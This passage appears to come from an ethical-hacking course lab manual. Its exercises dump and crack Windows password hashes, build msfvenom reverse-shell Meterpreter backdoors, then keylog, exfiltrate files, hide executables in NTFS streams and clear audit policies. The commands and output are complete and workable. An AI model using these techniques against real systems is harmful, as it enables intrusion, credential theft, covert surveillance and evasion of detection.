
3. Install Winrtgen in Windows Server 2022.
4. Generate Rainbow Tables using Winrtgen.
  - a. Select the appropriate Hash format. Here we are targeting the hash files from Windows Client.

So, which hash would you select from Winrtgen?

There are different hash types present in the list. What are they used for? Do research on different kinds of hashes and their purpose.

- b. Select the Minimum Length and Maximum Length of the passwords characters and the Chain Count. *(The default chain count value is 40000000. For our simulated environment, we could reduce the chain count value.)*

|                |           |
|----------------|-----------|
| Minimum Length | :4        |
| Maximum Length | :7        |
| Chain Count    | : 4000000 |



- c. Check the Winrtgen Folder for the generated rainbow table.

5. Login to Windows 10 machine. Run Command Prompt as Administrator.

- a. Using Command Prompt, get the username and its user id's. (SID)

```
C:\windows\system32>wmic useraccount get name,sid
Name SID
Administrator S-1-5-21-3188371027-3886795900-1304188710-500
DefaultAccount S-1-5-21-3188371027-3886795900-1304188710-503
Guest S-1-5-21-3188371027-3886795900-1304188710-501
nitheesh S-1-5-21-3188371027-3886795900-1304188710-1005
```


- b. Set the path of Pwdump folder where its exe file is present. In my case, it is placed in the desktop. So, I set the path to Desktop\pwdumptool
- c. Run the Pwdump exe
- d. Did you get the Windows password hashes? Yes/ No

If yes, how did the tool gather the password hashes.

If No, why? What error did you get? Do research and troubleshoot the error.

*Possible Error: The system cannot execute the specified program*

- e. Gather the password hashes and save it to a text file. In my case, I saved it to MyHashFile.txt.



```
Administrator:500:AAD3B435B51404eeaAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Guest:501:AAD3B435B51404eeaAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
DefaultAccount:503:AAD3B435B51404eeaAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Admin:1000:AAD3B435B51404eeaAD3B435B51404EE:43ED46C0D0FF0432F8054C1773283876
```

6. Use Rainbow Crack tool to crack the hash file gathered earlier.
- a. Login to Windows Server 2022 and Install Rainbow Crack Tool.
- b. Load appropriate HASH format from file. (*We have already gathered NTLM Hashes*). Locate the MyHashFile.txt which was stored in Windows 10.
- c. The Username and Hash values are displayed. (*If the username and Hash values are not displayed, Troubleshoot the error.*)
- d. Import the rainbow table generated already to crack the passwords. Use Rainbow Table Menu and search for Rainbow Tables. Locate the rt file saved and checked already.
- e. Did you manage to crack the password?

What is your understanding on the entire process of using Winrtgen, Rainbow Crack and Pwdump Tools.

**Yes: Document**

**No: Troubleshoot the error and succeed cracking the password.**

## 7. Report

- a. Troubleshoot Pwdump errors
- b. How did Pwdump tools gather the password hashes?
- c. List out the similar tools available to gather password hashes with illustration.
- d. Document with adequate screenshot (either using Rainbow Crack tool or any other equivalent tools) the steps to search hashes using rainbow tables and display the cracked passwords.

This Page is  
intentionally left blank

## 6. Exploiting Vulnerabilities using msfvenom to access the target remotely

**Attacker: Kali Linux**

**Victim: Windows 10**

*Referring to our earlier lectures, hacking is a process of cracking passwords, escalating privileges, executing applications, hiding files and covering tracks. This activity helps in executing applications and gaining remote access to the target.*

1. Login to Kali Linux
2. Use MSFVenom to create a payload

**What is a metasploit framework?**

**What is the use of msfvenom?**

- a. `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.11 LPORT=444 -o /home/kali/Desktop/expltest.exe`  
(Here we are setting the listening host and port as Kali machine, the attacker and creating a payload expltest.exe.)
3. Share the created Payload: *(The above created payload need to be executed in the target machine. To execute in the target machine).*
    - a. Create a directory named "share"
    - b. Assign necessary rights (read, write, execute) to the directory and files there. Change ownership of the directory and files.
    - c. Copy the expltest.exe file to the "share" directory.
    - d. Start apache service and Metasploit framework console. (if not started)  
`# service apache2 start`  
`# msfconsole`
    - e. Use Multihandler to execute the payload  
`msf6 > use multi/handler`  
[\*] Using configured payload generic/shell\_reverse\_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set LHOST (Attacker IP)
LHOST => 10.10.10.11
```

```
msf6 exploit(multi/handler) > set LPORT (Attacker Port)
LPORT => 444
```

```
msf6 exploit(multi/handler) > exploit
```

4. Execute the payload:
  - a. Login to your Target machine (Windows 10) and type `http://` (target ip address/created directory name)

- b. Execute the exe file.

5. Gain Remote Access:

- a. Login to your Attacker machine (Kali) and observe the handler

```
[*] Started reverse TCP handler on 10.10.10.11:444
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:444 → 10.10.10.10:49879) at 2022-03-20 08:18:16 -0400
meterpreter > |
```

- b. The Meterpreter session should have started. If the Meterpreter shell is session is not connected, connect it manually.


```
meterpreter > sessions -i 1
```

- c. Check the system info and run vnc.

### What is vnc?

```
meterpreter > sysinfo
Computer : DESKTOP-GGCTGTG
OS : Windows 10 (10.0 Build 14393).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.11 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\HRGDef.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.11:4545...
meterpreter > [*] VNC Server session 2 opened (10.10.10.11:4545 → 10.10.10.10:49884) at 2022-03-20 08:23:46 -0400
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-ggctgtg"
VNC server default format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
 Least significant byte first in each pixel.
```

- d. A VNC session of the target machine is opened. Could you successfully open a VNC session? If yes, document. If no, troubleshoot.



## 6. Report

- a. What is a metasploit framework?
- b. What is the use of msfvenom?
- c. Screenshot with illustrations on creating a Shared Directory for the Payload
- d. What is VNC?
- e. Your outcome.

This Page is  
intentionally left blank

## 7. Placing a backdoor to gain control and intentionally damage the target

**Attacker: Kali Linux**

**Victim: Windows 10**

*Referring to our earlier lectures, hacking is a process of cracking passwords, escalating privileges, executing applications, hiding files and covering tracks. This activity helps in executing applications and gaining remote access to the target.*

1. Login to Windows 10 and create a confidential file and save it.

**Scenario: As an attacker our aim is to compromise the target using the techniques learned/ used so far. Access the confidential file and modify the file allocation table.**

**To do that, we are placing a Backdoor.**


### What is a Backdoor?

2. Login to Kali Linux
3. Use MSFVenom to create a Shikata payload

### What is a Shikata\_ga\_nai payload?

So far, we have created two different payloads. What is the difference between them? Do research to different payloads and its purposes. Use adequate literatures to in-text cite. *(Use the work for your Coursework)*

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > /home/kali/Desktop/MyBackdoor.exe
```



4. Start Apache Service and Msfconsole

5. Place the newly create Payload to the existing “Shared” directory and install the payload in Target Machine. (Refer to our earlier activity until setting LHost)

```
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

| Name  | Current Setting | Required | Description |
|-------|-----------------|----------|-------------|
| ----- |                 |          |             |

Payload options (windows/meterpreter/reverse\_tcp):

| Name  | Current Setting | Required | Description |
|-------|-----------------|----------|-------------|
| ----- |                 |          |             |

EXITFUNC process yes Exit technique (Accepted: seh, thread, process, none)

LHOST 10.10.10.11 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

| Id      | Name |
|---------|------|
| -- ---- |      |

0 Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z
```

[\*] Exploit running as background job 0.

[\*] Exploit completed, but no session was created.

[\*] Started reverse TCP handler on 10.10.10.11:4444

Login to Target and Install the Backdoor.

Windows Server 2016 x Kali-Linux-2021.4a-vmware-a... x Windows 10 and later x64 x

http://10.10.10.11/share/ Index of /share

## Index of /share

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> | -                |      |             |
| <a href="#">MyBackdoor.exe</a>   | 2022-03-20 10:06 | 72K  |             |
| <a href="#">explttest.exe</a>    | 2022-03-20 08:14 | 72K  |             |

Apache/2.4.52 (Debian) Server at 10.10.10.11 Port 80

```
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
```

[\*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49947 ) at 2022-03-20 10:10:02 -0400

6. Once the Meterpreter session is successfully opened, launch the session. Before launching, view the active session

a. sessions -i

```
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49947) at 2022-03-20 10:10:02 -0400
sessions -i

Active sessions

 Id Name Type Information Connection
 -- -- -- -- --
 1 meterpreter x86/windows DESKTOP-GGCTGTG\Admin @ DESKTOP-GGCTGTG 10.10.10.11:4444 -> 10.10.10.10:49947 (10.10.10.10)
```

- b. Launch Meterpreter shell.

```
msf6 exploit(multi/handler) > sessions -i 1
```

[\*] Starting interaction with 1...

- c. Gather information. (You shall notice that the details about the target machine is available here)

```
meterpreter > sysinfo
```

```
meterpreter > ipconfig
```

- d. Using a similar command like above, check if the Meterpreter server is running as administrator.

**Which command would you use to confirm this?**

```
(meterpreter > getuid)
```

```
meterpreter > getuid
Server username: DESKTOP-GGCTGTG\Admin
```

- e. Confirm the working directory.

**Which command would you use to confirm the working directory?**

- f. List the files in the working directory. Look for the confidential file you have created before beginning this activity. Go to the folder and try opening the file.

```

meterpreter > getuid
Server username: DESKTOP-GGCTGTG\Admin
meterpreter > pwd
C:\Users\Admin\Desktop
meterpreter > ls
Listing: C:\Users\Admin\Desktop

Mode Size Type Last modified Name

100666/rw-rw-rw- 282 fil 2022-03-20 02:56:07 -0400 desktop.ini
040777/rwxrwxrwx 0 dir 2022-03-20 06:48:20 -0400 pwdump7
040777/rwxrwxrwx 0 dir 2022-03-20 07:25:19 -0400 pwdump8-8.2
100666/rw-rw-rw- 541455 fil 2022-03-20 07:24:34 -0400 pwdump8-8.2.zip

meterpreter > ls
Listing: C:\Users\Admin\Desktop

Mode Size Type Last modified Name

100666/rw-rw-rw- 23 fil 2022-03-20 09:57:42 -0400 confidential_document.txt
100666/rw-rw-rw- 282 fil 2022-03-20 02:56:07 -0400 desktop.ini
040777/rwxrwxrwx 0 dir 2022-03-20 06:48:20 -0400 pwdump7
040777/rwxrwxrwx 0 dir 2022-03-20 07:25:19 -0400 pwdump8-8.2
100666/rw-rw-rw- 541455 fil 2022-03-20 07:24:34 -0400 pwdump8-8.2.zip

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter >

```

```

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter >

```

**Did you get access to the confidential file? What is the confidential data present in the document? If Yes, proceed further. If No, troubleshoot.**

**g. Look at the MACE Value**

```
meterpreter > cat confidential_document.txt
```

```
The marking key is 5342meterpreter > timestamp
confidential_document.txt -v
```

```

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter > timestamp confidential_document.txt -v
[*] Showing MACE attributes for confidential_document.txt
Modified : 2022-03-20 09:57:42 -0400
Accessed : 2022-03-20 10:13:32 -0400
Created : 2022-03-20 10:13:32 -0400
Entry Modified: 2022-03-20 09:57:42 -0400

```

**What is MACE Value?**

**Scenario:** As an attacker, when you tried to access the confidential file (confidential\_document.txt in my case), the MACE values might have changed. If the Target user finds out the MACE value change, he/she could doubt that the file has been read or modified by someone. As an attacker, clearing these helps you to remain undetected for a long time.

By placing a backdoor, we have now gained access to the confidential files. There are more to do. Let us try other tasks too.

**7. Download a (exe) file**

- a. Change the working directory to a different one where you have exe files. In my case, I have an exe file in C Drive.

```
meterpreter > ls
Listing: C:\
```

| Mode             | Size    | Type | Last modified             | Name                      |
|------------------|---------|------|---------------------------|---------------------------|
| 040777/rwxrwxrwx | 0       | dir  | 2022-02-13 02:18:37 -0500 | \$Recycle.Bin             |
| 100666/rw-rw-rw- | 1       | fil  | 2016-07-16 07:43:00 -0400 | BOOTNXT                   |
| 040777/rwxrwxrwx | 0       | dir  | 2022-01-28 04:56:33 -0500 | Documents and Settings    |
| 100666/rw-rw-rw- | 441     | fil  | 2022-03-20 07:27:35 -0400 | MyHashFile.txt            |
| 040777/rwxrwxrwx | 0       | dir  | 2022-02-13 12:51:21 -0500 | PerfLogs                  |
| 040555/r-xr-xr-x | 4096    | dir  | 2022-01-28 04:57:11 -0500 | Program Files             |
| 040555/r-xr-xr-x | 4096    | dir  | 2016-07-16 07:47:50 -0400 | Program Files (x86)       |
| 040777/rwxrwxrwx | 4096    | dir  | 2022-01-28 04:59:07 -0500 | ProgramData               |
| 040777/rwxrwxrwx | 0       | dir  | 2022-01-28 12:56:02 -0500 | Recovery                  |
| 040777/rwxrwxrwx | 4096    | dir  | 2022-02-13 02:16:34 -0500 | System Volume Information |
| 040555/r-xr-xr-x | 4096    | dir  | 2022-01-28 04:56:50 -0500 | Users                     |
| 040777/rwxrwxrwx | 28672   | dir  | 2022-02-25 14:15:38 -0500 | Windows                   |
| 100444/r--r--r-- | 384322  | fil  | 2016-07-16 07:43:00 -0400 | bootmgr                   |
| 100777/rwxrwxrwx | 4167312 | fil  | 2018-01-22 07:31:15 -0500 | npp.7.5.4.Installer.exe   |
| 000000/-----     | 0       | fif  | 1969-12-31 19:00:00 -0500 | pagefile.sys              |
| 000000/-----     | 0       | fif  | 1969-12-31 19:00:00 -0500 | swapfile.sys              |

- b. Try to download the exe file npp.7.5.4.Installer.exe to the Attacker Machine. (In my case, it is npp.exe file. You may choose a different file/different directory)

```
meterpreter > download npp.7.5.4.Installer.exe
```

- c. Try to search for confidential files.

```
meterpreter > search -f myhashfile.txt
```

Found 2 results...

=====

| Path                    | Size (bytes) | Modified (UTC)            |
|-------------------------|--------------|---------------------------|
| c:\MyHashFile.txt       | 441          | 2022-03-20 07:27:35 -0400 |
| z:\Tools\MyHashFile.txt | 441          | 2022-03-20 07:27:35 -0400 |

- d. Try to place a keylogger.

```
meterpreter > keyscan_start
```

Starting the keystroke sniffer ...

- e. View the captured keystrokes

```
meterpreter > keyscan_dump
```

Dumping captured keystrokes...

- f. View the idle time

```
meterpreter > idletime
```

User has been idle for: 49 secs

**Use the same technique to capture the webcam snapshots and streams. Record the steps with adequate screenshots.**

## 8. Report

- a. **What is a Backdoor?**
- b. **What is a Shikata\_ga\_nai payload?**
- c. **What is the difference between the two different payloads we created?** Do research to different payloads and its purposes. Use adequate literatures to in-text cite. (*Use the work for your Coursework*)
- d. **What is MACE Value?**

This Page is  
intentionally left blank

### Part 3: Hide and Cover



## 8. Hide Files using NTFS Streams

1. Login into your Windows Server 2022. Check your drive's file system.

### What is your File System Format?

2. Create a folder in C Drive. In my case, I have created HideMyFiles.
3. Copy any exe application file to the created Folder. I have taken two files for this activity.

|                                                                                           |                  |             |          |
|-------------------------------------------------------------------------------------------|------------------|-------------|----------|
|  npp     | 22/01/2018 12:31 | Application | 4,070 KB |
|  PwDump7 | 01/07/2007 02:35 | Application | 76 KB    |

4. List the Directory to check if the files are present.

```
C:\HideMyFiles>dir
Volume in drive C has no label.
Volume Serial Number is 6A66-BCF5

Directory of C:\HideMyFiles

20/03/2022 16:31 <DIR> .
20/03/2022 16:31 <DIR> ..
22/01/2018 12:31 4,167,312 npp.exe
01/07/2007 01:35 77,824 PwDump7.exe
```

5. Create a notepad with a name readme.txt using command prompt.

```
C:\HideMyFiles>notepad readme.txt
```

Write a basic read me note on the text file and save the file.

6. Check the size of the exe files and the notepad files.

### What is the file sizes?

Notepad:

Exe: NPP.exe

Exe: PwDump7.exe

7. Hide the exe file in the txt file.

```
type c:\HideMyFiles\npp.exe > c:\HideMyFiles\readme.txt:npp.exe
```

8. Check the file size again.

### What is the file sizes?

Notepad:

Exe: NPP.exe

Exe: PwDump7.exe

**Any Changes?** Yes or No. Why?

9. Delete the npp.exe file from C drive HideMyFiles folder. (This action means, we have literally deleted the npp.exe file from our machine)

10. Execute the Hidden exe file now.

```
mklink backdoor_npp.exe readme.txt:npp.exe
```

symbolic link created for backdoor\_npp.exe <====>  
readme.txt:npp.exe


11. Execute backdoor\_npp.exe

**What happened when executing the above command?**

**Did the file execute?**

**If Yes, go to next step.**

**If no, Troubleshoot**



12. Similarly do the same for PwDump7.exe file.

**What happened when executing the backdoor?**

**Did the file execute? No, it wont execute the exe file.**

**A error message pops out stating required DLL File was not found or missing.**

**Do research to find out steps to execute the exe file along with the required DLL File.**

*Document the step with adequate screenshot and description. You shall use these identified steps in your demonstration.*

By hiding files using NTFS File Streams, what could you achieve?

Two Dimensions: As an attacker, based on your activities so far, where you have created different exe files/ backdoors that you used to gain and maintain access. Those files could be hidden using NTFS streams (like this method), so that the users could not see your malicious file. So, you could execute them remotely whenever you need it. **If you are a security personal (doing a penetration testing) keep in mind that the malicious files could be hidden in this format which needs your attention.**

13. Report

- a. Do research to find out steps to execute the exe file along with the required DLL File. *Document the step with adequate screenshot and description. You shall use these identified steps in your demonstration.*

This Page is  
intentionally left blank

## 9. Clearing Tracks

1. Login into your Windows Server 2022.
2. Use Auditpol.
3. Login to your Windows 2022 Server.
4. Command Prompt
  - a. Auditpol /get/category:\* ↵  
(It would list all the categories)
  - b. Enable the Audit Policies
  - c. auditpol /set /category:"system", "account logon" /success:enable  
/failure:enable ↵
  - d. Auditpol /get/category:\* ↵  
(You could see the settings)
  - e. To clear them: Auditpol /clear /y Auditpol /get/category:\* ↵

**What is Auditpol?** How is it helpful in covering tracks?

Set various Auditpol policies and document with screenshots

List out similar tools that are used for covering tracks.

5. Report
  - a. What is Auditpol?
  - b. Setting various policies using Auditpol.
  - c. List out other tools used for auditing purpose/ covering tracks
  - d. Document with adequate screenshots and necessary description

Record your Reflection:



1. Understanding on all the activities
  2. Understanding about various tools used
  3. New/ Similar tools you identified and used
  4. Compare and Contrast the tutorial tools with your identified tools
  5. Rate yourself: How confident are you to do footprinting, reconnaissance, vulnerability assessment, social engineering, gaining access activity ethically?
  6. Any other Troubleshooting Steps, you need to share?
- 

End of All Activities. Our activities have completed.

Checkpoint:

Complete all the activities

All the very best for your future!!!!

